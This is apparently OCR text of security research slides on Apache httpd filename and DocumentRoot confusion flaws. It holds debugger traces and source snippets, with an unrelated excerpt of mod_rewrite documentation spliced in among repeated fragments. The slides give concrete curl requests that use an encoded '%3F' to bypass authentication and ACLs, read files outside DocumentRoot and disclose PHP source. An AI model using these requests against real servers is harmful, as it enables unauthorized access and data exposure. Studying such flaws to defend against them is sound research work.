fixups
handler
log_transaction
gef➤ p r->filename
"/var/user/orange?profile.yml"

mod_rewrite.c

```
static int apply_rewrite_rule(rewriterule_entry *p, rewrite_ctx *ctx) {

    for (i = 0; i < rewriteconds->nelts; ++i) {
        rc = apply_rewrite_cond(c, ctx);
        // [……]
    }

    /* split out a QUERY_STRING part from the current URI */
    splitout_queryargs(r, p->flags);

    // [……]
    return 1;
}
```



Filename Confusion: Primitive #1
Path Truncation

```
RewriteEngine On
RewriteRule "^/user/(.+)$" "/var/user/$1/profile.yml"
```

```
$ curl http://server/user/orange%2Fsecret.yml%3F

  # Output of /var/user/orange/secret.yml
  # PASSWORD: YW55Ym9keSBzZWUgdGhpcz8K
```

Who else treats *r->filename* as a URL?

mod_proxy

```
SetHandler "proxy:http://127.0.0.1:8080/"
```

Filename Confusion: Primitive #2 Authentication Bypass

```
<Files "admin.php">
    AuthType Basic
    AuthName "Admin Panel"
    AuthUserFile "/etc/apache2/.htpasswd"
    Require valid-user
</Files>
```


```
$ a2enconf php-fpm && a2enmod proxy proxy_fcgi
```


Filename Confusion: Primitive #2 Authentication Bypass

```
http://server/admin.php%3Fooo.php
```

```
    AuthUserFile "/etc/apache2/.htpasswd"
    Require valid-user
</Files>
```

```
$ a2enconf php-fpm && a2enmod proxy proxy_fcgi
```


HTTP
read_request
quick_handler
translate_name
map_to_storage
access_checker
auth_checker
handler
log_transaction
mod_authz_core
[#0] → authorize_user_core
[#1] → authorize_userless
[#2] → ap_run_access_checker_ex
gef➤ p r->filename
"/var/www/html/admin.php?ooo.php"
phpfpm
mod_proxy
[#0] → proxy_fcgi_handler
[#1] → proxy_run_scheme_handler
"proxy:fcgi://127.0.0.1:9000/var/www/html/admin.php?ooo.php"
/var/www/html/admin.php?ooo.php


HTTP
read_request
quick_handler
translate_name
mod_authz_core
[#0] → authorize_user_core
[#1] → authorize_userless
phpfpm
proxy:fcgi://127.0.0.1:9000/var
/www/html/admin.php?ooo.php
handler
log_transaction
gef➤ p r->filename
"proxy:fcgi://127.0.0.1:9000/var/
www/html/admin.php?ooo.php"

PHP - fpm_main.c

```
if (env_script_filename &&
    strncasecmp(env_script_filename, "proxy:fcgi://", 13) == 0) {

    if (*p != '\0') {
        memmove(env_script_filename, p, strlen(p) + 1);
        apache_was_here = 1;
    }
```

```
    /* ignore query string if sent by Apache */
    p = strchr(env_script_filename, '?');
    if (p)
        *p = 0;
```

Filename Confusion: Primitive #2 Authentication Bypass

```
$ curl -I http://server/admin.php
  └  HTTP/1.1 401 Unauthorized

$ curl -I http://server/admin.php%3Fooo.php
  └  HTTP/1.1 200 OK
```

Filename Confusion: Primitive #2
More and More ACL-Bypass

```
# protect phpinfo, only allow
localhost and local network
access
<Files php-info.php>
    # LOCAL ACCESS ONLY
    # Require local

    # LOCAL AND LAN ACCESS
    Require ip 10 172 192.168
</Files>
```

```
# Block XML-RPC if existent
<Files xmlrpc.php>
    Order Deny,Allow
    Deny from all
</Files>
```

```
<Files adminer.php>
    Order Allow,Deny
    Deny from all
</Files>
```

Filename Confusion: Primitive #2

- ✅ http://server/php-info.php%3fooo.php
- ✅ http://server/xmlrpc.php%3fooo.php
- ✅ http://server/adminer.php%3fooo.php
- ✅ http://server/bin/cron.php%3fooo.php
- ✅ http://server/cache/index.tpl.php%3fooo.php

#2 DocumentRoot Confusion

Which is Correct?

```
DocumentRoot   /var/www/html
RewriteRule    ^/html/(.*)$    /$1.html
```

```
$ curl http://server/html/about
```

- [ ] /about.html
- [ ] /var/www/html/about.html

✅ Both are Correct!

```
DocumentRoot   /var/www/html
RewriteRule    ^/html/(.*)$    /$1.html
```

```
$ curl http://server/html/about
```

- ✅ /about.html
- ✅ /var/www/html/about.html

#2 DocumentRoot Confusion

For any RewriteRule, Httpd will attempt to access both the path with and without DocumentRoot

...that leads to unintended files accessing outside the *DocumentRoot*


Does that mean we can access the file /etc/passwd ?

Yes, but not Really.

The default ACL blocks the root

/etc/apache2/apache2.conf

```
<Directory />
        Options FollowSymLinks
        AllowOverride None
        Require all denied
</Directory>
```



But allows */usr/share* by default

/etc/apache2/apache2.conf

```
<Directory /usr/share>
        AllowOverride None
        Require all granted
</Directory>
```

```
RewriteRule    "^/html/(.*)$"    "/$1.html"
```

```
http://server/html/usr/share/doc/openssh-client/faq
```

```
└ HTTP/1.1 200 OK
└ …
└ <title>OpenSSH FAQ</title>
```

Could you access files outside *.html* ?

```
RewriteRule    "^/html/(.*)$"    "/$1.html"
```

```
http://server/html/usr/share/vim/vim81/rgb.txt%3f
```

```
└  HTTP/1.1 200 OK
└  …
└  255 250 250          snow
└  248 248 255          ghost white
```

Redirecting and Remapping with mod_rewrite

Available Languages: en | fr

This document supplements the mod_rewrite reference documentation. It describes how you can use mod_rewrite to redirect and remap request. This includes many examples of common uses of mod_rewrite, including detailed descriptions of how each works.



```
# Remove mykey=???
RewriteCond "%{QUERY_STRING}" "(.*(?:^|&))mykey=([^&]*)&?(.*)&?$"
RewriteRule "(.*)" "$1?%1%3"
```

Many of the solutions in this section will all use the same condition, which leaves the matched value in the %2 backreference. %1 is the beginining of the query string (up to the key of intererest), and %3 is the remainder. This condition is a bit complex for flexibility and to avoid double '&&' in the substitutions.

- This solution removes the matching key and value:

```
# Remove mykey=???
RewriteCond "%{QUERY_STRING}" "(.*(?:^|&))mykey=([^&]*)&?(.*)&?$"
RewriteRule "(.*)" "$1?%1%3"
```

- This solution uses the captured value in the URL substitution, discarding the rest of the original query by appending a '?':



See also

DocumentRoot Confusion: Primitive #1 Source Code Disclosure

```
$ curl http://www.local/info.php
  └ <!doctype html>
  └   processed result of info.php here

$ curl http://www.local/html/var/www.local/info.php%3f
  -H "Host: static.local"
  └  <?php
  └    // source code of info.php here
```

DocumentRoot Confusion: Primitive #2 Access Local Gadgets!

- The Breakdown of Trust in DocumentRoot
  - *_/usr/share_* is our playground now!
- Discovering Local Gadgets under */usr/share*...
  - Unit Testing / Regression Testing / Tutorial examples
  - Java / PHP / Python modules, packages, and repositories

